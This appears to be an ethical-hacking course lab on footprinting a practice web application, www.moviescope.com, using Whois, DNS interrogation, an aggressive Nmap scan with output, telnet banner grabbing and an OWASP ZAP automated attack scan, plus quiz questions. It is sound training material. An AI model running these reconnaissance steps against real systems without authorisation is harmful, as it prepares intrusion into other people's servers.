

# Module 14: Hacking Web Applications

## Lab 1: Footprint the Web Infrastructure

### Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

### Lab Objectives

- Perform web application reconnaissance using Nmap and Telnet
- Perform web spidering using OWASP ZAP
- Perform web application vulnerability scanning using SmartScanner

### Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery:** Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery:** Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification:** Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery:** Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

### Task 1: Perform Web Application Reconnaissance using Nmap and Telnet

In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.


In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

1. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
2. Use tools such as **Netcraft** (<https://www.netcraft.com>), **SmartWhois** (<https://www.tamos.com>), **WHOIS Lookup** (<https://whois.domaintools.com>), and **Batch IP Converter** (<http://www.sabsoft.com>) to perform the Whois lookup.
3. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
4. Use tools such as, **DNSRecon** (<https://github.com>), and **Domain Dossier** (<https://centralops.net>) to perform DNS interrogation.
5. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.
6. Click Parrot Security to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

7. Now, type **cd** and press **Enter** to jump to the root directory.
8. In the **Parrot Terminal** window, run **nmap -T4 -A -v [Target Web Application]** command (here, the target web application is **www.moviescope.com**) to perform a port and service discovery scan.

In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies aggressive scan, and **-v**: enables the verbose output (include all hosts and ports in the output).



```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
#cd
[root@parrot]~#
#nmap -T4 -A -v www.moviescope.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 03:44 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating ARP Ping Scan at 03:44
Scanning www.moviescope.com (10.10.1.19) [1 port]
Completed ARP Ping Scan at 03:44, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 03:44
Scanning www.moviescope.com (10.10.1.19) [1000 ports]
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
```

9. The result appears, displaying the open ports and services running on the machine hosting the target website.

The screenshot shows a terminal window titled "nmap -T4 -A -v www.moviescope.com - Parrot Terminal". The terminal displays the output of an Nmap scan. The results show various open ports and their services, including Microsoft IIS httpd 10.0, Microsoft Windows RPC, and Microsoft Terminal Services. A detailed SSL certificate analysis is provided for port 3389, listing the subject as "commonName=Server2019", the issuer as "commonName=Server2019", the public key type as "rsa", bits as 2048, and the signature algorithm as "sha256WithRSAEncryption". The certificate also includes valid dates from March 18, 2024, to September 17, 2024, and an MD5 hash of 3927:b822:4900:84a9:a939:eba9:11f8:8c7f.

```
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH  
|_ TURN ETRN BDAT VRFY  
80/tcp  open  http      Microsoft IIS httpd 10.0  
| http-methods:  
|   Supported Methods: OPTIONS TRACE GET HEAD POST  
|_ Potentially risky methods: TRACE  
|_http-server-header: Microsoft-IIS/10.0  
|_http-favicon: Unknown favicon MD5: 1FAD49E61DC317546884FBA6EDF0A4B3  
|_http-title: Login - MovieScope  
135/tcp open  msrpc     Microsoft Windows RPC  
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn  
445/tcp open  microsoft-ds?  
1801/tcp open  msmq?  
2103/tcp open  msrpc     Microsoft Windows RPC  
2105/tcp open  msrpc     Microsoft Windows RPC  
2107/tcp open  msrpc     Microsoft Windows RPC  
3389/tcp open  ms-wbt-server Microsoft Terminal Services  
|_ssl-date: 2024-03-19T07:46:07+00:00; 0s from scanner time.  
| ssl-cert: Subject: commonName=Server2019  
| Issuer: commonName=Server2019  
| Public Key type: rsa  
| Public Key bits: 2048  
| Signature Algorithm: sha256WithRSAEncryption  
| Not valid before: 2024-03-18T07:39:28  
| Not valid after:  2024-09-17T07:39:28  
| MD5:  3927:b822:4900:84a9:a939:eba9:11f8:8c7f
```

10. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.

```
Applications Places System nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
2107/tcp open msrpc Microsoft Windows RPC
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-03-19T07:46:07+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Server2019
| Issuer: commonName=Server2019
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-03-18T07:39:28
| Not valid after: 2024-09-17T07:39:28
| MD5: 3927:b822:4900:84a9:a939:eba9:11f8:8c7f
|_SHA-1: cafc:5c04:de44:9daa:ee89:96fb:a01f:284a:e01e:ebbb
| rdp-ntlm-info:
|   Target_Name: SERVER2019
|   NetBIOS_Domain_Name: SERVER2019
|   NetBIOS_Computer_Name: SERVER2019
|   DNS_Domain_Name: Server2019
|   DNS_Computer_Name: Server2019
|   Product_Version: 10.0.17763
|_  System_Time: 2024-03-19T07:45:27+00:00
MAC Address: 02:15:5D:25:39:75 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (97%)
Aggressive OS guesses: Microsoft Windows Server 2019 (97%)
No exact OS matches for host (test conditions non-ideal).
Menu nmap -T4 -A -v www...
```

11. Now, perform banner grabbing to identify the make, model, and version of the target web server software.
12. In the terminal window, run command **telnet www.moviescope.com 80** to establish a telnet connection with the target machine.  
Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).
13. The **Trying 10.10.1.19...** message appears; type **GET / HTTP/1.0** and press **Enter** two times.

```
Applications Places System telnet www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~#
#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^'.
GET / HTTP/1.0
```

14. The result appears, displaying information related to the server name and its version, technology used.
15. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.

In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.

[more...](#)

The screenshot shows a terminal window titled "telnet www.moviescope.com 80 - Parrot Terminal". The window has a dark blue header bar with icons for Applications, Places, System, and a volume control. The date and time "Tue Mar 19, 03:52" are also visible. The main terminal area shows the following text:

```
[root@parrot]~# telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 19 Mar 2024 07:52:07 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
<!--
```

16. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).
17. Close all open windows and document all acquired information.

#### Question 14.1.1.1

Perform a port and service discovery scan using Nmap on the website www.moviescope.com. Enter the IP address of the machine hosting www.moviescope.com.

#### Question 14.1.1.2

Perform a scan using Nmap on the website www.moviescope.com. Enter the name of the DNS server hosting the domain name for www.moviescope.com.

#### Question 14.1.1.3

Perform banner grabbing using Telnet on the website www.moviescope.com to identify the make, model, and version of the target web-server software. Identify the server-side application used to develop the web pages.

## Task 2: Perform Web Spidering using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels-from developers to testers new to security testing, to security testing specialists.

Here, we will perform web spidering on the target website using OWASP ZAP.

In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).


The password that you type will not be visible.

2. Now, run **cd** command to jump to the root directory.
3. In the **Terminal** window, type **zaproxy** and press **Enter** to launch OWASP ZAP.


```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
#cd
[root@parrot]~#
#zaproxy
```

4. The **OWASP ZAP** initializing window appears; wait for it to complete.
5. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.


If a **Manage Add-ons** window appears, click the **Close** button.




6. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.



7. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, **www.moviescope.com**). Leave the other settings to default and click the **Attack** button.



8. OWASP ZAP starts scanning the target website. You can observe various URLs under the **Spider** tab.



9. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.


The screenshot shows the OWASP ZAP interface with the title bar "Untitled Session - OWASP ZAP 2.13.0 (as superuser)" and the date "Thu Mar 14, 01:54". The menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Export, Online, Help. The toolbar has icons for Standard Mode, Quick Start, Request, Response, Requester, and others. The left sidebar shows Contexts (Default Context) and Sites. The main panel title is "Automated Scan" with a lightning bolt icon. It says "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." and "Please be aware that you should only attack applications that you have been specifically been given permission to test." Below this is a table of requests:

ID	Req. Timestamp	Resp. Timestamp	Met...	URL	C...	Reason	... Size	Resp. H...	Size	Resp. ...
751	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	... 222 bytes		4,452 bytes	
752	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	... 222 bytes		4,431 bytes	
753	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	... 222 bytes		4,431 bytes	
754	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	... 222 bytes		4,431 bytes	
